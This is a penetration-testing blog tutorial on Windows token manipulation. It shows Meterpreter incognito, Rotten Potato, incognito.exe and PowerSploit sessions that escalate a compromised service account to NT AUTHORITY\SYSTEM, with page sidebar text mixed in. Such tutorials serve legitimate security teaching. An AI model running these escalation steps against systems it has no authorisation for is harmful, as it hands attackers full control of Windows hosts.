Penetration Testing Lab

Articles from the Pentesting Field

Home Pentesting Distros Resources Submissions Toolkit Contact the Lab

Insecure Registry Permissions DLL Injection

April 3, 2017

Token Manipulation

netbiosX Privilege Escalation Exploit, incognito, Metasploit, PowerShell, PowerSploit, Privilege Escalation, Rotten Potato, Token Impersonation, Token Manipulation

2 Comments

It is known that running a windows service as local system it is a bad security practice as if this service is compromised in any way it would give the same level of privileges to an attacker as well. However it is also possible to escalate privileges from a service that is not running as SYSTEM but as a network service as well.


From Service Account to System

There are many occasions in penetration testing engagements that the penetration tester has managed to compromise a service like Apache, IIS, SQL, MySQL etc. but unfortunately this service is not running as local system or under a high privileged account but as network service.

Search the Lab

Search...

Author



netbiosX


Follow PenTest Lab

Enter your email address to follow this blog and receive notifications of new posts by email.

Join 1,640 other followers

Enter your email address

Follow



Apache Properties (Local Computer)

Log on as:

○ Local System account

□ Allow service to interact with desktop

● This account: Network Service

Password: ••••••••••••••••

Confirm password: ••••••••••••••••

Help me configure user account log on options.

Apache Service running as Network Service

The list of available tokens via Meterpeter in this case is limited only to the Network Service as the Apache is running under this account.


Recent Posts

- Lateral Movement – RDP
- DCShadow
- Skeleton Key
- Golden Ticket
- Dumping Clear-Text Credentials

Categories

- **Coding** (10)
- **Defense Evasion** (19)
- **Exploitation Techniques** (19)
- **External Submissions** (3)
- **General Lab Notes** (21)
- **Information Gathering** (12)
- **Infrastructure** (1)
- **Maintaining Access** (4)
- **Mobile Pentesting** (7)
- **Network Mapping** (1)
- **Post Exploitation** (11)
- **Privilege Escalation** (14)
- **Red Team** (23)
- **Social Engineering** (11)
- **Tools** (7)
- **VoIP** (4)
- **Web Application** (14)
- **Wireless** (2)


Archives



```
meterpreter > getuid
Server username: NT AUTHORITY\NETWORK SERVICE
meterpreter > load incognito
Loading extension incognito...success.
meterpreter > list_tokens -u
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
========================================
NT AUTHORITY\NETWORK SERVICE

Impersonation Tokens Available
========================================
No tokens available
```

Meterpreter – Available Tokens

However there is a technique which can be used that tries to trick the **"NT Authority\System"** account to negotiate and authenticate via NTLM locally so the token for the **"NT Authority\System"** account would become available and therefore privilege escalation possible. This technique is called Rotten Potato and it was introduced in DerbyCon 2016 by Stephen Breen and Chris Mallz.




```
meterpreter > execute -f rottenpotato.exe -Hc
Process 2996 created.
meterpreter > list_tokens -u
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
========================================
NT AUTHORITY\NETWORK SERVICE

Impersonation Tokens Available
========================================
NT AUTHORITY\SYSTEM

meterpreter > impersonate_token "NT AUTHORITY\\SYSTEM"
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM
[-] No delegation token available
[+] Successfully impersonated user NT AUTHORITY\SYSTEM
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

- April 2018
- January 2018
- December 2017
- November 2017
- October 2017
- September 2017
- August 2017
- July 2017
- June 2017
- May 2017
- April 2017
- March 2017
- February 2017
- January 2017
- November 2016
- September 2016
- February 2015
- January 2015
- July 2014
- April 2014
- June 2013
- May 2013
- April 2013
- March 2013
- February 2013
- January 2013
- December 2012
- November 2012
- October 2012
- September 2012
- August 2012

Privilege Escalation – Rotten Potato

Service Running as Administrator

Alternatively if the service is running as high privileged user like administrator or if the service allows users to connect via Windows authentication (i.e. SQL Server allows that) then it is possible to escalate privilege by impersonating the token of the administrator account.



Apache Properties (Local Computer)
General
Log On
Recovery
Dependencies
Browse...
Help me configure user account log on options.

Log on as:

○ Local System account

□ Allow service to interact with desktop

● This account: .\Administrator

Password: •••••••••••••••

Confirm password: •••••••••••••••

Apache Service Running as Administrator

- July 2012
- June 2012
- April 2012
- March 2012
- February 2012

@ Twitter

- RT **@DirectoryRanger**: Microsoft Office – NTLM Hashes via Frameset, by **@netbiosX** **pentestlab.blog/2017/12/18/mic…** **2 days ago**
- Astra - Automated Security Testing For REST API's **github.com/flipkart-incub…** **2 days ago**
- RT **@nikhil_mitt**: [Blog] Silently turn off Active Directory Auditing using DCShadow. **#Mimikatz #RedTeam #ActiveDirectory https://t.co/f38Kkb…** **2 days ago**
- SpookFlare - Loader, dropper generator with multiple features for bypassing client-side and network-side countermea… **twitter.com/i/web/status/9…** **3 days ago**
- Windows Event Log to the Dark Side—Storing Payloads and Configurations **medium.com/@5yx…** **3 days ago**


Follow @netbiosX

Pen Test Lab Stats

- 2,941,780 hits

Blogroll

This can be done through the Metasploit Framework incognito extension or directly through MWR Infosecurity tool incognito.



```
meterpreter > load incognito
Loading extension incognito...success.
meterpreter > list_tokens -u
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
========================================
NT AUTHORITY\SYSTEM
WIN-RUDHUU4VG75\Administrator

Impersonation Tokens Available
========================================
No tokens available

meterpreter > impersonate_token "NT AUTHORITY\\SYSTEM"
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM
[+] Delegation token available
[+] Successfully impersonated user NT AUTHORITY\SYSTEM
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Metasploit – Token Impersonation


- **Packetstorm** Exploits,Advisories,Tools,Whitepapers 0
- **Metasploit** Latest news about Metasploit Framework and tutorials 0
- **0x191unauthorized** Tutorials 0
- **The home of WeBaCoo** Information about the WeBaCoo and other tutorials 0
- **Command Line Kung Fu** Command Line Tips and Tricks 0

Exploit Databases

- **Exploit Database** Exploits,PoC,Shellcodes,Papers 0
- **Metasploit Database** Exploit & Auxiliary Modules 0
- **Inj3ct0r Database** Remote,Local,Web Apps,Shellcode,PoC 0

Pentest Blogs

- **Carnal0wnage** Ethical Hacking Tutorials 0
- **Coresec** Pentest tutorials,Code,Tools 0
- **Notsosecure** From Pentesters To Pentesters 0
- **Pentestmonkey** Cheatsheets,Tools and SQL Injection 0
- **Pentester** Web Application Testing,Tips,Testing Tools 0
- **Packetstorm** Exploit Files 0
- **room362** Blatherings of a Security Addict 0
- **darkoperator** Shell is only the Beginning 0
- **Irongeek** Hacking Videos,Infosec Articles,Scripts 0



```
C:\incognito2>incognito.exe list_tokens -u
incognito.exe list_tokens -u
[-] WARNING: Not running as SYSTEM. Not all tokens will be available.
[*] Enumerating tokens
[*] Listing unique users found

Delegation Tokens Available
============================================
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
WIN-RUDHUU4VG75\Administrator

Impersonation Tokens Available
============================================
NT AUTHORITY\ANONYMOUS LOGON

Administrative Privileges Available
============================================
SeAssignPrimaryTokenPrivilege
SeCreateTokenPrivilege
SeTcbPrivilege
SeTakeOwnershipPrivilege
```

Incognito – Listing the available tokens

PowerSploit

Manipulation of system tokens can be done also through PowerSploit as Joseph Bialek inspired by the tool incognito wrote a PowerShell script which can perform the same activities.

Professional

- **The Official Social Engineering Portal** Information about the Social Engineering Framework,Podcasts and Resources 0

Next Conference

Security B-Sides London
April 29th, 2014


The big day is here.

Facebook Page

Penetrati…
9.9K likes


Like Page

Be the first of your friends to like this



```
PS C:\Users\Administrator> Invoke-TokenManipulation -Enumerate


Domain              : NT AUTHORITY
Username            : SYSTEM
hToken              : 2068
LogonType           : 0
IsElevated          : True
TokenType           : Primary
SessionID           : 0
PrivilegesEnabled   : {SeCreateTokenPrivilege, SeLockMemoryPrivilege, SeTcbPrivilege,
PrivilegesAvailable : {SeAssignPrimaryTokenPrivilege, SeIncreaseQuotaPrivilege, SeSecu
                      vilege...}
ProcessId           : 484

Domain              : WIN-RUDHUU4UG75
Username            : Administrator
hToken              : 1616
LogonType           : 5
IsElevated          : True
TokenType           : Primary
SessionID           : 0
PrivilegesEnabled   : {SeChangeNotifyPrivilege, SeImpersonatePrivilege, SeCreateGlobal
PrivilegesAvailable : {SeIncreaseQuotaPrivilege, SeSecurityPrivilege, SeTakeOwnershipP
                      .}
ProcessId           : 884

Domain              : NT AUTHORITY
Username            : NETWORK SERVICE
hToken              : 2188
LogonType           : 5
IsElevated          : True
TokenType           : Primary
SessionID           : 0
```

PowerSploit -Token Enumeration



```
PS C:\Users\Administrator> Invoke-TokenManipulation -ImpersonateUser -Username "WIN-RUDHUU4UG75\Administrator
Running As: WIN-RUDHUU4UG75\Administrator
PS C:\Users\Administrator> Invoke-TokenManipulation -ImpersonateUser -Username "nt authority\system"
Running As: WORKGROUP\SYSTEM
PS C:\Users\Administrator>
```

PowerSploit – Token Manipulation

References

Rotten Potato – Privilege Escalation from Service Accounts to SYSTEM

https://clymb3r.wordpress.com/2013/11/03/powershell-and-token-impersonation/

https://labs.mwrinfosecurity.com/blog/incognito-v2-0-released/

https://www.trustedsec.com/january-2015/account-hunting-invoke-tokenmanipulation/

Rate this:

☆☆☆☆☆ Rate This

Share this:

- Twitter
- Facebook 22
- LinkedIn
- Pinterest
- Reddit
- Tumblr
- Google

★ Like

Be the first to like this.

Related

DCShadow In "Red Team"	Always Install Elevated In "Privilege Escalation"	Weak Service Permissions In "Privilege Escalation"

2 Comments *(+add yours?)*

KNX

Apr 04, 2017 @ 15:15:07

Reblogged this on KNX Security – Practical Penetration Test.

REPLY

Privilege Escalation using Token Manipulation – CTS 4 NG

Apr 10, 2017 @ 05:46:02

Leave a Reply

Enter your comment here...

Insecure Registry Permissions

DLL Injection